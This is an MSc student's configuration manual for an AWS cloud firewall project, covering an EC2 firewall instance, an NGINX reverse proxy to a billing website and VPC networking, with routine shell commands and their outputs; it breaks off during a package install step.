National College of Ireland

Configuration Manual

MSc Research Project

Cyber Security

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MSc Project Submission Sheet

School of Computing

Student Name**:**	Shivani Arya		
Student ID:	x23195304		
Programme:	Masters in Cybersecurity	Year**:**	2024-25
Module:	Research Project		
Lecturer:	Rohit Verma		
Submission Due Date**:**	12-12-2024		
Project Title**:**	Intelligent firewall automation for virtualized cloud infrastructure		
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I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
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
Configuration Manual


Shivani Arya
X23195304

Step 1: Setting up required resource within the Amazon Web Service Cloud


1.1 Launch an Elastic Compute Cloud instance to function as the internet firewall [1]




1.2 Make security groups for allowing inbound rules and for creating outbound traffic




1.3 Allocate the Elastic IP - 3.129.106.156 for the Internet Firewall



1.4 Using Firewall service enable the Firewalld feature on EC2 Instance (Internet Firewall) [2]



1.5 Enable proxy server (NGINX) on EC2 internet Firewall (3.23.7.155) for installing NGINX package



1.6 To check the status of NGINX execute the command and ensure it is running

```
[ec2-user@ip-172-31-25-230 ~]$ sudo systemctl status nginx
● nginx.service - The nginx HTTP and reverse proxy server
     Loaded: loaded (/usr/lib/systemd/system/nginx.service; enabled; preset: disabled)
     Active: active (running) since Wed 2024-11-27 13:11:21 UTC; 39min ago
    Process: 2321 ExecStartPre=/usr/bin/rm -f /run/nginx.pid (code=exited, status=0/SUCCESS)
    Process: 2330 ExecStartPre=/usr/sbin/nginx -t (code=exited, status=0/SUCCESS)
    Process: 2349 ExecStart=/usr/sbin/nginx (code=exited, status=0/SUCCESS)
   Main PID: 2350 (nginx)
      Tasks: 3 (limit: 4659)
     Memory: 6.5M
        CPU: 53ms
     CGroup: /system.slice/nginx.service
             ├─2350 "nginx: master process /usr/sbin/nginx"
             ├─2351 "nginx: worker process"
             └─2352 "nginx: worker process"

Nov 27 13:11:21 ip-172-31-25-230.us-east-2.compute.internal systemd[1]: Starting nginx.service - The nginx HTTP and reverse proxy server...
Nov 27 13:11:21 ip-172-31-25-230.us-east-2.compute.internal nginx[2330]: nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
Nov 27 13:11:21 ip-172-31-25-230.us-east-2.compute.internal nginx[2330]: nginx: configuration file /etc/nginx/nginx.conf test is successful
Nov 27 13:11:21 ip-172-31-25-230.us-east-2.compute.internal systemd[1]: Started nginx.service - The nginx HTTP and reverse proxy server.
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
```


1.7 Verify that Nginx is Listening on port number 80

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ sudo netstat -tuln | grep 80
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
udp6       0      0 fe80::4bd:7fff:fec5:546 :::*
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
```

1.8 Check to ensure that NGINX is set to listen on port 80 and the server name is bind to current EC2 (Internet Firewall) IP address, 3.129.106.156. Moreover, verify that the Apache Proxy Configuration contains the right configuration of the ProxyPass directives for the billing website


```
    # Load modular configuration files from the /etc/nginx/conf.d directory.
    # See http://nginx.org/en/docs/ngx_core_module.html#include
    # for more information.
    include /etc/nginx/conf.d/*.conf;

    server {
    listen 80;
    server_name 3.129.106.156;

    location / {
        proxy_pass http://3.23.7.155/wordpress/;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
}
```

1.9 Test the proxy server by accessing http://3.129.106.156, through which the traffic should be directed to the billing website located at the IP address 3.23.7.155.




Step 2: Enhancing Website Security with a Dedicated VPC


2.1 Create a VPC (Virtual private cloud) website with CIDR 13.0.0.0/16 for the Billing website




2.2 Develop Internet Gateway (IGW) for the Website_VPC and connect it to the VPC




2.3 Create public subnet name Public_Website_Subnet with 13.0.1.0/24 CIDR




2.4 Create a private subnet name Private_Website_Subnet with 13.0.3.0/24




2.5 Create a route table RT_Public_Website_Subnet using the Website_VPC




2.6 Edit routes to add 0.0.0.0/0 as a destination targeting IGW website




2.7 Allow Public Website_Subnet in explicit subnet associations




2.8 Launch an instance for the Billing website in the Public subnet with website VPC [5]



2.9 Create Security group for Inbound Rules and Outbound traffic



2.10 Allocate the Elastic IP which is 3.23.7.155 for Billing_Website_Application



2.11 Ping the connection from billing website

```
A newer release of "Amazon Linux" is available.
  Version 2023.6.20241111:
  Version 2023.6.20241121:
Run "/usr/bin/dnf check-release-update" for full release and version update info
   ,     #_
   ~\_  ####_          Amazon Linux 2023
  ~~  \_#####\
  ~~     \###|
  ~~       \#/ ___   https://aws.amazon.com/linux/amazon-linux-2023
   ~~       V~' '->
    ~~~         /
      ~~._.   _/
         _/ _/
       _/m/'
Last login: Tue Nov 26 17:01:56 2024 from 86.41.161.70
[ec2-user@ip-13-0-1-63 ~]$ ping google.com
PING google.com (172.217.0.174) 56(84) bytes of data.
64 bytes from mia09s16-in-f14.1e100.net (172.217.0.174): icmp_seq=1 ttl=114 time=9.87 ms
64 bytes from ord38s42-in-f14.1e100.net (172.217.0.174): icmp_seq=2 ttl=114 time=10.0 ms
64 bytes from ord38s42-in-f14.1e100.net (172.217.0.174): icmp_seq=3 ttl=114 time=10.3 ms
64 bytes from ord38s42-in-f14.1e100.net (172.217.0.174): icmp_seq=4 ttl=114 time=9.79 ms
64 bytes from ord38s42-in-f14.1e100.net (172.217.0.174): icmp_seq=5 ttl=114 time=9.82 ms
64 bytes from ord38s42-in-f14.1e100.net (172.217.0.174): icmp_seq=6 ttl=114 time=9.75 ms
^C
--- google.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 9.750/9.929/10.301/0.189 ms
[ec2-user@ip-13-0-1-63 ~]$
```

2.12 Check hostname

```
[ec2-user@ip-13-0-1-63 ~]$ hostnamectl
 Static hostname: ip-13-0-1-63.us-east-2.compute.internal
       Icon name: computer-vm
         Chassis: vm
      Machine ID: ec22cb4985b56f927002fd3fec178650
         Boot ID: b69ac29cf9044de6abafe037b66c1ab6
  Virtualization: xen
Operating System: Amazon Linux 2023.6.20241031
     CPE OS Name: cpe:2.3:o:amazon:amazon_linux:2023
          Kernel: Linux 6.1.112-124.190.amzn2023.x86_64
    Architecture: x86-64
 Hardware Vendor: Xen
  Hardware Model: HVM domU
Firmware Version: 4.11.amazon
[ec2-user@ip-13-0-1-63 ~]$
```

c

2.13 Check the OS version

```
[ec2-user@ip-13-0-1-63 ~]$ cat /etc/os-release
NAME="Amazon Linux"
VERSION="2023"
ID="amzn"
ID_LIKE="fedora"
VERSION_ID="2023"
PLATFORM_ID="platform:al2023"
PRETTY_NAME="Amazon Linux 2023.6.20241031"
ANSI_COLOR="0;33"
CPE_NAME="cpe:2.3:o:amazon:amazon_linux:2023"
HOME_URL="https://aws.amazon.com/linux/amazon-linux-2023/"
DOCUMENTATION_URL="https://docs.aws.amazon.com/linux/"
SUPPORT_URL="https://aws.amazon.com/premiumsupport/"
BUG_REPORT_URL="https://github.com/amazonlinux/amazon-linux-2023"
VENDOR_NAME="AWS"
VENDOR_URL="https://aws.amazon.com/"
SUPPORT_END="2028-03-15"
[ec2-user@ip-13-0-1-63 ~]$
```

2.14 Download and install required packages for php-mysqlnd [6]

```
[ec2-user@ip-13-0-1-63 ~]$ sudo dnf install wget php-mysqlnd httpd php-fpm php-mysqli mariadb105-server php-json php php-devel -y
